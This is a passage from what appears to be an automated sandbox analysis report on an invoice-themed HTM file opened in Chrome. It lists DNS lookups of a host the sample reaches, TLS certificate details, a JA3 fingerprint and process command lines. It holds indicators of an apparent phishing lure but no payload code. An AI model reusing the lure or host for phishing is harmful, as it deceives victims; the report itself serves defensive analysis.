Aug 3, 2021 20:21:07.353754997 CEST	8.8.8.8	192.168.2.7	0x62ed	No error (0)	development.toiletface.co.uk		77.72.1.226	A (IP address)	IN (0x0001)
Aug 3, 2021 20:21:17.087500095 CEST	8.8.8.8	192.168.2.7	0x86e8	No error (0)	clients2.googleusercontent.com	googlehosted.l.googleusercontent.com		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 20:21:17.087500095 CEST	8.8.8.8	192.168.2.7	0x86e8	No error (0)	googlehosted.l.googleusercontent.com		216.58.208.129	A (IP address)	IN (0x0001)

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Aug 3, 2021 20:21:07.416146994 CEST	77.72.1.226	443	192.168.2.7	49718	CN=development.toiletface.co.uk CN=R3, O=Let's Encrypt, C=US CN=ISRG Root X1, O=Internet Security Research Group, C=US	CN=R3, O=Let's Encrypt, C=US CN=ISRG Root X1, O=Internet Security Research Group, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Jul 07 23:33:51 CEST 2021 Fri Sep 04 02:00:00 CEST 2020 Wed Jan 20 20:14:03 CET 2021	Tue Oct 05 23:33:50 CEST 2021 Mon Sep 15 18:00:00 CEST 2025 Mon Sep 30 20:14:03 CEST 2024	771,4865-4866-4867-49195-49199-49196-49200-52393-52392-49171-49172-156-157-47-53,0-23-65281-10-11-35-16-5-13-18-51-45-43-27-21,29-23-24,0	b32309a26951912be7dba376398abc3b
					CN=R3, O=Let's Encrypt, C=US	CN=ISRG Root X1, O=Internet Security Research Group, C=US	Fri Sep 04 02:00:00 CEST 2020	Mon Sep 15 18:00:00 CEST 2025		
					CN=ISRG Root X1, O=Internet Security Research Group, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Jan 20 20:14:03 CET 2021	Mon Sep 30 20:14:03 CEST 2024		

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: chrome.exe PID: 5428 Parent PID: 408

General

Start time:	20:21:02
Start date:	03/08/2021
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Google\Chrome\Application\chrome.exe' --start-maximized --enable-automation 'C:\Users\user\Desktop\sbcss_Richard.DeNava_#inv0549387TWQYqzTPaYeqvaYMnpdIfJAwwzbguzauViQVRRplvOktNmAire.HTM'
Imagebase:	0x7ff76d1c0000
File size:	2150896 bytes
MD5 hash:	C139654B5C1438A95B321BB01AD63EF6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

Registry Activities — Show Windows behavior

Analysis Process: chrome.exe PID: 5576 Parent PID: 5428

General

Start time:	20:21:04
Start date:	03/08/2021
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Google\Chrome\Application\chrome.exe' --type=utility --utility-sub-type=network.mojom.NetworkService --field-trial-handle=1548,10147445341090227245,8554567358196560481,131072 --lang=en-US --service-sandbox-type=network --enable-audio-service-sandbox --mojo-platform-channel-handle=1808 /prefetch:8
Imagebase:	0x7ff76d1c0000
File size:	2150896 bytes
MD5 hash:	C139654B5C1438A95B321BB01AD63EF6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

Disassembly